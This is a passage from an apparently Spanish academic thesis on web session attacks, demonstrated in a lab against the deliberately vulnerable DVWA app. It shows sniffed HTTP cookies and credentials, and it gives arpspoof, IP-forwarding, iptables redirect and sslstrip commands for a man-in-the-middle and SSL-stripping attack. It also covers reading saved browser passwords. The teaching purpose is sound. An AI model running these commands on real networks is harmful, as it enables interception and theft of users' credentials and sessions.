Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html

10.0.50.20:53960 A > www-mitesis-com:http (0)
```

Figura 4.4: Sniffing - Robo de cookies

De este modo se pudo robar fácilmente las cookies de sesión del usuario víctima. Para robar las credenciales de acceso, el atacante deberá esperar a que la víctima envíe el formulario de autenticación al servidor web mostrado en la figura 4.1.

```
10.0.50.20:53961 AP > www-mitesis-com:http (348)
POST /login.php HTTP/1.1
User-Agent: curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 OpenSSL
/1.0.1 zlib/1.2.3.4 libidn/1.23 librtmp/2.3
Host: www.mitesis.com
Accept: */*
Cookie: security=low; PHPSESSID=erft5a10ampfta80as4kp8jmj7
Content-Length: 44
Content-Type: application/x-www-form-urlencoded

username=admin&password=password&Login=Login
www-mitesis-com:http A > 10.0.50.20:53961 (0)
www-mitesis-com:http AP > 10.0.50.20:53961 (354)
HTTP/1.1 302 Found
Date: Sat, 09 Jul 2016 01:11:02 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.13
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Location: index.php
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html

10.0.50.20:53961 A > www-mitesis-com:http (0)
10.0.50.20:53961 AF > www-mitesis-com:http (0)
2      FIN-WAIT-1     10.0.50.20:53961 > www-mitesis-com:http
```

Figura 4.5: Sniffing - Robo de credenciales de acceso

En la figura 4.5 puede observarse información capturada por el atacante relacionada con el requerimiento de autenticación del usuario. El requerimiento incluye, además de la cookie de sesión, las credenciales de acceso del usuario. La captura de datos es similar a la mostrada anteriormente en la figura 4.2.

4.2.2 *MITM*

En cualquiera de las situaciones anteriores que permiten el sniffing, el ataque es tan simple como ejecutar un analizador de protocolos que empiece a capturar la información intercambiada entre el usuario víctima y el servidor. Tener la posibilidad de controlar un enrutador por el que pasa el tráfico de red no es una tarea que resulte fácil o incluso posible. Por otro lado, hoy en día no es común que se utilicen hub para interconectar una red LAN. La utilización de switch no es sólo una elección basada en la seguridad. Hace unos años los switch más baratos se conseguían por un precio similar al de los hub. El mercado hoy no ofrece hub puesto que se considera un producto

obsoleto. Los fabricantes del sector no lo ofrecen entre sus soluciones de networking.

La figura 4.6 muestra una red LAN interconectada utilizando un switch como dispositivo de interconexión. En este escenario, para lograr realizar el sniffing de los datos intercambiados entre Usuario y Servidor, es necesario montar previamente un ataque de tipo MITM. Para llevar a cabo el ataque de MITM el atacante utilizará la herramienta arpspoof[69] como se ilustra en la figura 4.7. Cabe destacar que además, el atacante tendrá que habilitar el forwarding de paquetes, es decir, funcionar como un enrutador. Esto se logra con el siguiente comando:

```
1 echo 1 > /proc/sys/net/ipv4/ip_forward
```




Figura 4.6: Segmento de LAN interconectado con switch




Figura 4.7: Ataque arpspoof

Con el ataque de MITM se logrará que el usuario víctima crea que la dirección MAC asociada al servidor es la de la computadora del atacante. En la figura 4.8 puede verse una petición HTTP realizada al servidor utilizando cURL[4] junto con la tabla ARP del usuario víctima. Dado que la dirección IP del servidor quedó asociada a la dirección MAC del Atacante, cada vez

que el usuario envíe paquetes al servidor, serán realmente enviados al atacante. El atacante, al recibir el tráfico interceptado, deberá encauzarlo hacia el servidor para no bloquear la comunicación y quedar en el medio. Este encauzamiento se hace porque el atacante habilitó el forwarding de paquetes en su computador.




Figura 4.8: Víctima de ataque arpspoof

Una vez realizado el ataque de MITM, sólo resta evaluar el tráfico de red que llega a la computadora del atacante para acceder al tráfico de red del usuario víctima. Con ésto se logra realizar un ataque de sniffing en una red interconectada con switch. En general, cuando se realiza un ataques de MITM en una LAN, se engaña a la posible víctima para que asocie con la MAC del atacante la dirección del enrutador por defecto de la red. De esta forma, se puede hacer sniffing de todas las comunicaciones que el usuario víctima tenga con equipos en otras redes.

En la figura 4.9 se muestra la información capturada por el atacante durante el sniffing luego de hacer el ataque de MITM. Allí se puede observar los datos de la petición realizada por el usuario víctima usando cURL en la figura 4.8. Se puede notar que el ataque mostrado en la figura 4.9 intercepta solamente un sentido de la comunicación. Se capturan los paquetes enviados desde la computadora del usuario hacia el servidor. Esto se debe a que el ataque de MITM está engañando al usuario y no al servidor. Otro punto de interés en la información revelada durante el ataque, es que el requerimiento HTTP está duplicado. Esto se debe a que el primer requerimiento es el que el usuario víctima envía a nivel de capa de enlace a la MAC del Atacante. El segundo requerimiento se trata del mismo requerimiento después de ser enrutado por la computadora del atacante. A nivel de capa de enlace el segundo requerimiento es enviado desde la MAC del atacante hacia la MAC del servidor.

Mediante la combinación de MITM y sniffing se logró vulnerar la confidencialidad de la información transmitida en redes interconectadas con switch. Dado que la aplicación web utilizaba comunicaciones HTTP las cuales se consideran inseguras, fue posible tener acceso a información valiosa como pueden ser: credenciales de acceso o cookies de sesión. Esta información es suficiente para realizar ataques de robo de identidad y ataques de robo de sesión respectivamente.




Figura 4.9: Sniffing combinado con MITM

4.3 ATAQUES MEDIANTE TÉCNICAS DE SSL SPOOFING

Las aplicaciones web pueden proteger sus comunicaciones utilizando el protocolo HTTPs. Con HTTPs, mediante el cifrado de los datos, se protege la confidencialidad y la integridad de la información transmitida. Sin embargo, las comunicaciones HTTPs no están exentas de ataques. El ataque de SSL spoofing logra que usuarios desprevenidos utilicen comunicaciones HTTP cuando en realidad deberían haber utilizado comunicaciones HTTPs.

La figura 4.10 ilustra una configuración de red típica. En el ataque SSL spoofing a mostrar, USUARIO1 será la víctima del ataque cuando intenta acceder al sitio web DVWA. En el servidor DVWA se aloja una aplicación web vulnerable llamada DVWA. Para evitar ataques de MITM y sniffing, la aplicación web utiliza HTTPs. Sin embargo, como es común en este tipo de situaciones, el servidor recibe y redirecciona automáticamente los requerimientos HTTP hacia su portal HTTPs. Esta redirección es un mala práctica que evita recha-

zar usuarios válidos que, por pereza o ignorancia, siguen ingresando al sitio web utilizando HTTP en lugar de HTTPS.




Figura 4.10: Ataque de SSL Spoofing

En la figura 4.11 se puede observar que el requerimiento HTTP enviado por el navegador de USUARIO1 es respondido con una redirección HTTP, código 302, que indica en el encabezado *Location:* `https://192.168.15.10/` el lugar adonde USUARIO1 debe conectarse. Debido a esta redirección, cada vez que el cliente intente acceder, ya sea utilizando HTTP o HTTPs, la conexión terminará siendo HTTPs. En la figura 4.12 se observa el sitio web al que accede USUARIO1 cuando utiliza la aplicación web DVWA. La figura 4.13 muestra el portal de la aplicación web luego de una autenticación exitosa. Notar que las comunicaciones al sitio web son HTTPs.




Figura 4.11: Redirección HTTP a HTTPs




Figura 4.12: Pagina inicial DVWA




Figura 4.13: DVWA luego de iniciar sesión

Como se ha mencionado, las aplicaciones que utilizan HTTPs no sufren de problemas de sniffing y MITM. Sin embargo es posible atacarlas de modo de poder inspeccionar el tráfico de red de sus comunicaciones. El ataque que hace esto posible se llama SSL spoofing. Este ataque no es un ataque contra HTTPs sino que es un ataque basado en el engaño al usuario.

Para llevar a cabo un ataque de SSL Spoofing se requiere de una combinación de técnicas ya vistas para manipular usuarios y protocolos de comunicación. Las técnicas utilizadas en un ataque de SSL spoofing son:

1. MITM - Para posicionar al atacante en el camino entre el usuario y el servidor. Para esto, al igual que en los casos de sniffing en redes interconectadas con switch, se utilizará la herramienta arpspoof.

2. Redirección de paquetes - Para redireccionar de manera transparente el tráfico HTTP de la víctima hacia la herramienta encargada de llevar a cabo el ataque de SSL spoofing. Para realizar esta redirección se utilizará la herramienta iptables.

3. SSL spoofing - Para manipular el contenido de las páginas recibidas desde el servidor y engañar al usuario para que nunca establezca una comunicación HTTPs. Esto será lo que permita interpretar el contenido de las comunicaciones de la víctima del ataque y se implementa con la herramienta sslstrip[44].

4. Sniffing - Para capturar el tráfico de red manipulado y revelar información de interés en el mismo.

4.3.1 *MITM*

El atacante, puede posicionarse en el camino de las comunicaciones entre el usuario y el servidor mediante un ataque de MITM. Para ello, se manipula el protocolo ARP[78] utilizando la herramienta arpspoof del mismo modo en que fue mostrado en la sección 4.2.2. Para ello se deberá ejecutar el siguiente comando:

```
1 echo 1 > /proc/sys/net/ipv4/ip_forward
2 arpspoof -t 192.168.10.20 192.168.10.1
```

4.3.2 *Redirección de paquetes*

La redirección de paquetes es necesaria para hacer pasar el tráfico HTTP de la víctima por la herramienta que realizará el ataque de SSL spoofing. La herramienta que hace el SSL spoofing funcionará como un proxy HTTP transparente instalado en la computadora del atacante en el puerto 5555.

Con el ataque de MITM, el atacante logra que el tráfico de red del usuario víctima pase por la computadora del atacante. En la computadora del atacante, la redirección transparente del tráfico HTTP de la víctima, se puede realizar con el siguiente comando:

```
1 iptables -t nat -A PREROUTING -p tcp \
2 --destination-port 80 -j REDIRECT --to-port 5555
```

4.3.3 *SSL spoofing*

La herramienta que implementa el ataque de SSL spoofing, sslstrip[44], manipula la navegación del usuario y el contenido de las páginas recibidas desde el servidor. Para ello filtra redirecciones a sitios HTTPS y reescribe, en las páginas web que el servidor envía al usuario, los enlaces https por enlaces http. De este modo, sslstrip engaña al usuario víctima permitiendole acceder al contenido deseado pero utilizando comunicaciones HTTP en lugar de comunicaciones HTTPs.

El atacante, luego de redireccionar todo el tráfico HTTP del usuario al puerto 5555 de su computadora, deberá ejecutar sslstrip del siguiente modo:

```
1 sslstrip -l 5555
```

Como es de esperar, durante el ataque, el usuario víctima opera en el sitio web normalmente utilizando HTTP en lugar de HTTPs. En sintonía con lo expresado en figura 3.6, en la figura 4.14 se muestra la información manipulada por sslstrip en la que luego de que el usuario visita `http://192.168.15.10/`, se lo instruye para acceder a `http://192.168.15.10/login.php` en lugar de a `https://192.168.15.10/login.php`.




Figura 4.14: Tráfico de red durante SSL Spoofing

En las figuras 4.15 y 4.16 se observa la forma en que el ataque se presenta a la víctima. En las mismas la única diferencia con el uso normal del sistema es que la URL utilizada no es HTTPS.




Figura 4.15: Víctima SSL Spoofing




Figura 4.16: Víctima SSL Spoofing luego de autenticarse

4.3.4 *Sniffing*

Para completar el ataque, lo único que queda es proceder a realizar el sniffing del tráfico de red manipulado. El sniffing permitirá revelar información de interés del usuario víctima. En la figura 4.17 se observan las distintas consolas de comandos utilizadas por el atacante para llevar a cabo todas las componentes del ataque de SSL Spoofing. Una de las terminales muestra el sniffing del tráfico en el cual se puede distinguir no sólo la cookie de sesión, sino también el usuario y la contraseña utilizadas.




Figura 4.17: Sniffing SSL Spoofing

En la figura 4.18 se pueden ver los paquetes intercambiados durante el inicio de sesión del usuario víctima. Se trata de paquetes HTTP en los que se puede distinguir la cookie de sesión utilizada, el nombre de usuario y la contraseña del usuario víctima.




Figura 4.18: SSL Spoof: Robo de credenciales y cookie

4.4 ataques mediante inspección de datos en el navegador de la víctima

Es frecuente que cuando un usuario abandona su computadora para realizar otra actividad no bloquee su cuenta. En esta situación, un atacante podría acceder a información personal de dicho usuario. Inspeccionando en los datos recolectados por el navegador, es posible para el atacante acceder

a cookies de sesión intercambiadas con los sitios que el usuario utiliza o credenciales de acceso almacenadas. .

En la figura 4.19 se pueden ver credenciales de acceso recordadas por el navegador web en distintos sitios web. Estas credenciales fueron almacenadas a pedido del usuario que las utilizó. Con estas, el navegador puede usarlas cuando el usuario ingresa al sitio al que pertenecen, sin que sea necesario que el usuario deba ingresarlas.




Figura 4.19: Contraseñas almacenadas en navegador web

En la figura 4.20 se pueden observar cookies de sesión válidas que el navegador web utiliza en distintos sitios web que el usuario visita. Las cookies de sesión tienen un tiempo de validez establecido por la aplicación web. Muchos sitios web, utilizan configuraciones que permiten a las cookies tener un tiempo de validez muy grande para que el usuario no tenga que autenticarse a cada rato. Este es el caso de aplicaciones relacionadas a redes sociales o servicios de mails. Otro tipo de aplicaciones, como por ejemplo las de homebanking, suelen tener tiempos de validez restrictivos.




Figura 4.20: Cookies de sesión almacenadas en navegador web

4.5 ATAQUES MEDIANTE LA EXPLOTACIÓN DE VULNERABILIDADES WEB

La información necesaria para realizar ataques contra las sesiones web de los usuarios también puede ser obtenida mediante el aprovechamiento de distintas vulnerabilidades de la aplicación web. Para mostrar cómo es esto posible se utilizará la aplicación web DVWA, la cual de manera intencional posee distintas vulnerabilidades.

